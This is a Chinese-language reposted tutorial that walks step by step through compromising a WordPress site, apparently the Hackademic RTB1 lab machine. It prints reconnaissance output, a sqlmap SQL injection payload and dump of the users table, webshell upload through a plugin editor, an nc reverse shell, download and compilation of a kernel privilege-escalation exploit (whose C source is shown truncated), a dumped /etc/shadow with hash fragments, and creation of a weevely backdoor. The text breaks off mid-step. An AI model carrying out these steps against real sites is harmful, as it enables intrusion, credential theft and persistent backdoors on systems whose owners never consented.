黑客如何攻破一個網站？長文圖解全流程

良許Linux 今天

> 來自：Mohamed Ramadan
>
> 鏈接：https://resources.infosecinstitute.com/topic/hacking-a-wordpress-site/


一篇科普文，很適合小白，長文請靜下心看。

通過本文你將了解黑客常用的入手思路和技術手法，適合熱愛網絡信息安全的新手朋友了解學習。本文將從最開始的信息收集開始講述黑客是如何一步步的攻破你的網站和服務器的。閱讀本文你會學到以下內容：

1.滲透測試前的簡單信息收集。
2.sqlmap的使用
3.nmap的使用
4.nc反彈提權
5.linux系統的權限提升
6.backtrack 5中滲透測試工具nikto和w3af的使用等.


假設黑客要入侵的你的網站域名為:hack-test.com

讓我們用ping命令獲取網站服務器的IP地址



現在我們獲取了網站服務器的IP地址為:173.236.138.113

尋找同一服務器上的其它網站，我們使用sameip.org.



26 sites hosted on IP Address 173.236.138.113

ID	Domain	Site Link
1	hijackthisforum.com	hijackthisforum.com
2	sportforum.net	sportforum.net
3	freeonlinesudoku.net	freeonlinesudoku.net
4	cosplayhell.com	cosplayhell.com
5	videogamenews.org	videogamenews.org
6	gametour.com	gametour.com
7	qualitypetsitting.net	qualitypetsitting.net
8	brendanichols.com	brendanichols.com


9	8ez.com	8ez.com
10	hack-test.com	hack-test.com
11	kisax.com	kisax.com
12	paisans.com	paisans.com
13	mghz.com	mghz.com
14	debateful.com	debateful.com
15	jazzygoodtimes.com	jazzygoodtimes.com
16	fruny.com	fruny.com
17	vbum.com	vbum.com
18	wuckie.com	wuckie.com
19	force5inc.com	force5inc.com
20	virushero.com	virushero.com
21	twincitiesbusinesspeernetwork.com	twincitiesbusinesspeernetwork.com
22	jennieko.com	jennieko.com
23	davereedy.com	davereedy.com
24	joygarrido.com	joygarrido.com
25	prismapp.com	prismapp.com
26	utiligolf.com	utiligolf.com

173.236.138.113上有26个网站，很多黑客为了攻破你的网站可能会检查同服务器上的其它网站，但是本次是以研究为目标，我们将抛开服务器上的其它网站，只针对你的网站来进行入侵检测。

我们需要关于你网站的以下信息：

1. DNS records (A, NS, TXT, MX and SOA)
2. Web Server Type (Apache, IIS, Tomcat)
3. Registrar (the company that owns your domain)
4. Your name, address, email and phone
5. Scripts that your site uses (php, asp, asp.net, jsp, cfm)
6. Your server OS (Unix,Linux,Windows,Solaris)
7. Your server open ports to internet (80, 443, 21, etc.)

让我们开始找你网站的DNS记录，我们用who.is来完成这一目标.



我们发现你的DNS记录如下

HACK-TEST.COM DNS RECORDS

Record	Type	TTL	Priority	Content
hack-test.com	A	4 hours		173.236.138.113 ()
hack-test.com	SOA	4 hours		ns1.dreamhost.com. hostmaster.dreamhost.com. 2011032301 15283 1800 1814400 14400
hack-test.com	NS	4 hours		ns1.dreamhost.com
hack-test.com	NS	4 hours		ns3.dreamhost.com
hack-test.com	NS	4 hours		ns2.dreamhost.com
www.hack-test.com	A	4 hours		173.236.138.113 ()

nxadmin. com

让我们来确定web服务器的类型

www.who.is/whois/hack-test.com/

com	co	net	org	info	us	biz	mobi	tel
Backorder $49.95	$22.99	$9.99	$9.99	$2.99	$8.99	$9.99	$8.99	$9.99

Purchase at Name.com Select all domains Unselect All Domains

REGISTRY WHOIS FOR HACK-TEST.COM

Domain Name: hack-test.com
Updated: 13 minutes ago - Refresh

Registrar: MONIKER ONLINE SERVICES, INC.
Whois Server: whois.moniker.com


HACK-TEST.COM SITE INFORMATION

IP: 173.236.138.113
Website Status: active
Server Type: Apache
Alexa Trend/Rank: 1 Month: 3,213,968 3 Month: 2,161,753
Page Views per Visit: 1 Month: 2.0 3 Month: 3.7

发现你的Web服务器是apache，接下来确定它的版本.

IP: 173.236.138.113
Website Status: active
Server Type: Apache
Alexa Trend/Rank: 1 Month:3,213,968 3 Month: 2,161,753
Page Views per Visit: 1 Month: 2.0 3Month: 3.7

接下来是时候寻找你网站域名的注册信息,你的电话、邮箱、地址等.



我们现在已经获取了你的网站域名的注册信息，包括你的重要信息等.

我们可以通过backtrack5中的whatweb来获取你的网站服务器操作系统类型和服务器的版本.

```
root@bt:/pentest/enumeration/web/whatweb# ./whatweb  hack-test.com

http://hack-test.com [200] WordPress, HTTPServer[Fedora Linux][Apache/2.2.15 (Fedora)], Apache[2.2.15], IP[192.168.1.2]
```

我们发现你的网站使用了著名的php整站程序wordpress，服务器的的系统类型为FedoraLinux，Web服务器版本Apache 2.2.15.继续查看网站服务器开放的端口，用渗透测试工具nmap:

1-Find services that run on server(查看服务器上运行的服务)

```
root@bt:/# nmap -sV hack-test.com

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-12-28 06:39 EET
Nmap scan report for hack-test.com (192.168.1.2)
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd 2.2.15 ((Fedora))
MAC Address: 00:0C:29:01:8A:4D (VMware)

Service detection performed. Please report any incorrect results at http://nmap.

Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
```

2-Find server OS(查看操作系统版本)

只有80端口是开放的,操作系统是Linux2.6.22（Fedora Core 6），现在我们已经收集了所有关于你网站的重要信息,接下来开始扫描寻找漏洞,比如:

Sql injection – Blind sql injection – LFI – RFI – XSS – CSRF等等.

我们将使用Nikto来收集漏洞信息:

root@bt:/pentest/web/nikto# perlnikto.pl -h hack-test.com


```
root@bt:/pentest/web/nikto# perl nikto.pl -h http://hack-test.com
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          192.168.1.2
+ Target Hostname:    hack-test.com
+ Target Port:        80
+ Start Time:         2011-12-29 06:50:03
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (Fedora)
+ ETag header found on server, inode: 12748, size: 1475, mtime: 0x4996d177f5c3b
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 6 item(s) reported on remote host
+ End Time:           2011-12-29 06:50:37 (34 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@bt:/pentest/web/nikto#
```

我们也会用到Backtrack 5 R1中的W3AF 工具:


root@bt:/pentest/web/w3af#./w3af_gui

```
root@bt:/pentest/web/w3af# ./w3af_gui
Starting w3af, running on:
  Python version:
    2.6.5 (r265:79063, Apr 16 2010, 13:57:41)
    [GCC 4.4.3]
  GTK version:  2.20.1
  PyGTK version:  2.17.0
```

我们输入要检测的网站地址,选择完整的安全审计选项.



稍等一会，你将会看到扫描结果.




发现你的网站存在sql注入漏洞、XSS漏洞、以及其它的漏洞.让我们来探讨SQL注入漏洞.

http://hack-test.com/Hackademic_RTB1/?cat=d%27z%220

我们通过工具发现这个URL存在SQL注入，我们通过Sqlmap来检测这个url.

Using sqlmap with –u url



过一会你会看到

```
[05:31:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
GET parameter 'cat' is vulnerable. Do you want to keep testing the others? [Y/n] n
```

输入N按回车键继续

```
---
Place: GET
Parameter: cat
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: cat=1 AND (SELECT 2995 FROM(SELECT COUNT(*),CONCAT(0x3a776e673a,(SELECT (CASE WHEN (2995=2995) THEN 1 ELSE 0 END
)),0x3a7971743a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

我们发现你的网站存在mysql显错注入，mysql数据库版本是5.0. 我们通过加入参数”-dbs”来尝试采集数据库名.

发现三个数据库,接下来通过参数”-D wordpress -tables”来查看wordpress数据库的所有表名


```
Database: wordpress
[9 tables]
+-------------------+
| wp_categories     |
| wp_comments       |
| wp_linkcategories |
| wp_links          |
| wp_options        |
| wp_post2cat       |
| wp_postmeta       |
| wp_posts          |
| wp_users          |
+-------------------+
```

通过参数“-T wp_users –columns ”来查看wp_users表中的字段.

```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic_RTB1/?cat=1 -D wordpress -T wp_users --
columns
```


```
[22 columns]
+---------------------+---------------------+
| Column              | Type                |
+---------------------+---------------------+
| ID                  | bigint(20) unsigned |
| user_activation_key | varchar(60)         |
| user_aim            | varchar(50)         |
| user_browser        | varchar(200)        |
| user_description    | longtext            |
| user_domain         | varchar(200)        |
| user_email          | varchar(100)        |
| user_firstname      | varchar(50)         |
| user_icq            | int(10) unsigned    |
| user_idmode         | varchar(20)         |
| user_ip             | varchar(15)         |
| user_lastname       | varchar(50)         |
| user_level          | int(2) unsigned     |
| user_login          | varchar(60)         |
| user_msn            | varchar(100)        |
| user_nicename       | varchar(50)         |
| user_nickname       | varchar(50)         |
| user_pass           | varchar(64)         |
| user_registered     | datetime            |
| user_status         | int(11)             |
| user_url            | varchar(100)        |
| user_yim            | varchar(50)         |
+---------------------+---------------------+
```

接下来猜解字段user_login和user_pass的值.用参数”-C user_login,user_pass–dump”




我们会发现用户名和密码hashes值. 我们需要通过以下在线破解网站来破解密码hashes

http://www.onlinehashcrack.com/free-hash-reverse.php



登陆wordpress的后台wp-admin

尝试上传php webshell到服务器，以方便运行一些linux命令.在插件页面寻找任何可以编辑的插件.我们选择Textile这款插件，编辑插入我们的php webshell，点击更新文件，然后访问我们的phpwebshell.



Phpwebshell被解析了，我们可以控制你网站的文件，但是我们只希望获得网站服务器的root权限,来入侵服务器上其它的网站。

我们用NC来反弹一个shell,首先在我们的电脑上监听5555端口.

然后在Php webshell上反向连接我们的电脑，输入你的IP和端口5555.

点击连接我们会看到

接下来我们尝试执行一些命令：

```
id

uid=48(apache) gid=489(apache) groups=489(apache)
 （用来显示用户的id和组）

```

```
pwd

/var/www/html/Hackademic_RTB1/wp-content/plugins
  （显示服务器上当前的路径）

uname -a

Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 721:41:45 EST 2009 i686 i686 i386 GNU/Linux
```

（显示内核版本信息）

现在我们知道，服务器的内核版本是2.6.31.5-127.fc12.1686,我们在exploit-db.com中搜索此版本的相关漏洞.

在服务器上测试了很多exp之后，我们用以下的exp来提升权限.
http://www.exploit-db.com/exploits/15285

我们在nc shell上执行以下命令:
wgethttp://www.exploit-db.com/exploits/15285 -o roro.c

(下载exp到服务器并重命名为roro.c)

注：很多linux内核的exp都是C语言开发的,因此我们保存为.c扩展名.

exp roro.c代码如下：

```
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#define RECVPORT 5555
#define SENDPORT 6666
int prep_sock(int port)
{
int s, ret;
struct sockaddr_in addr;
s = socket(PF_RDS, SOCK_SEQPACKET, 0);
if(s < 0)
{
printf("[*] Could not open socket.");
exit(-1);
```


```
}
memset(&addr, 0, sizeof(addr));
```

通过以上代码我们发现该exp是C语言开发的，我们需要将它编译成elf格式的,命令如下:

gcc roro.c –ororo

接下来执行编译好的exp

./roro



执行完成之后我们输入id命令

id

我们发现我们已经是root权限了

uid=0(root) gid=0(root)

现在我们可以查看/etc/shadow文件

cat/etc/shadow

```
cat /etc/shadow

root:$6$411OVmLPSV28eVCT$FqycC5mozZ8mqiqgFudLsHUk7R1EMU/FXw3pOcOb39LXekt9VY6HyGk
bin:*:14495:0:99999:7:::
daemon:*:14495:0:99999:7:::
adm:*:14495:0:99999:7:::
lp:*:14495:0:99999:7:::
sync:*:14495:0:99999:7:::
shutdown:*:14495:0:99999:7:::
halt:*:14495:0:99999:7:::
mail:*:14495:0:99999:7:::
uucp:*:14495:0:99999:7:::
operator:*:14495:0:99999:7:::
games:*:14495:0:99999:7:::
gopher:*:14495:0:99999:7:::
ftp:*:14495:0:99999:7:::
nobody:*:14495:0:99999:7:::
vcsa:!!:14557::::::
avahi-autoipd:!!:14557::::::
ntp:!!:14557::::::
dbus:!!:14557::::::
rtkit:!!:14557::::::
nscd:!!:14557::::::
tcpdump:!!:14557::::::
avahi:!!:14557::::::
haldaemon:!!:14557::::::
openvpn:!!:14557::::::
apache:!!:14557::::::
saslauth:!!:14557::::::
mailnull:!!:14557::::::
smmsp:!!:14557::::::
smolt:!!:14557::::::
sshd:!!:14557::::::                                    nxadmin.com
pulse:!!:14557::::::
gdm:!!:14557::::::
p0wnbox.Team:$6$rPArLuwe8rM9Avwv$a5coOdUCQQY7NgvTnXaFj2D5SmggRrFsr6TP8g7IATVeEt3
mysql:!!:14981::::::
```

我们可以使用“john theripper”工具破解所有用户的密码.但是我们不会这样做，我们需要在这个服务器上留下后门以方便我们在任何时候访问它.

我们用weevely制作一个php小马上传到服务器上.

1.weevely使用选项

root@bt:/pentest/backdoors/web/weevely#./main.py -

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -

Weevely 0.3 - Generate and manage stealth PHP backdoors.
Copyright (c) 2011-2012 Weevely Developers
Website: http://code.google.com/p/weevely/

Usage: main.py [options]

Options:
-h, --help show this help message and exit
-g, --generate Generate backdoor crypted code, requires -o and -p .
-o OUTPUT, --output=OUTPUT
Output filename for generated backdoor .
-c COMMAND, --command=COMMAND
Execute a single command and exit, requires -u and -p
.
-t, --terminal Start a terminal-like session, requires -u and -p .
-C CLUSTER, --cluster=CLUSTER
Start in cluster mode reading items from the give
file, in the form 'label,url,password' where label is
optional.
-p PASSWORD, --password=PASSWORD
Password of the encrypted backdoor .

-u URL, --url=URL Remote backdoor URL .
```


2.用weevely创建一个密码为koko的php后门

root@bt:/pentest/backdoors/web/weevely#./main.py -g -o hax.php -p koko

```
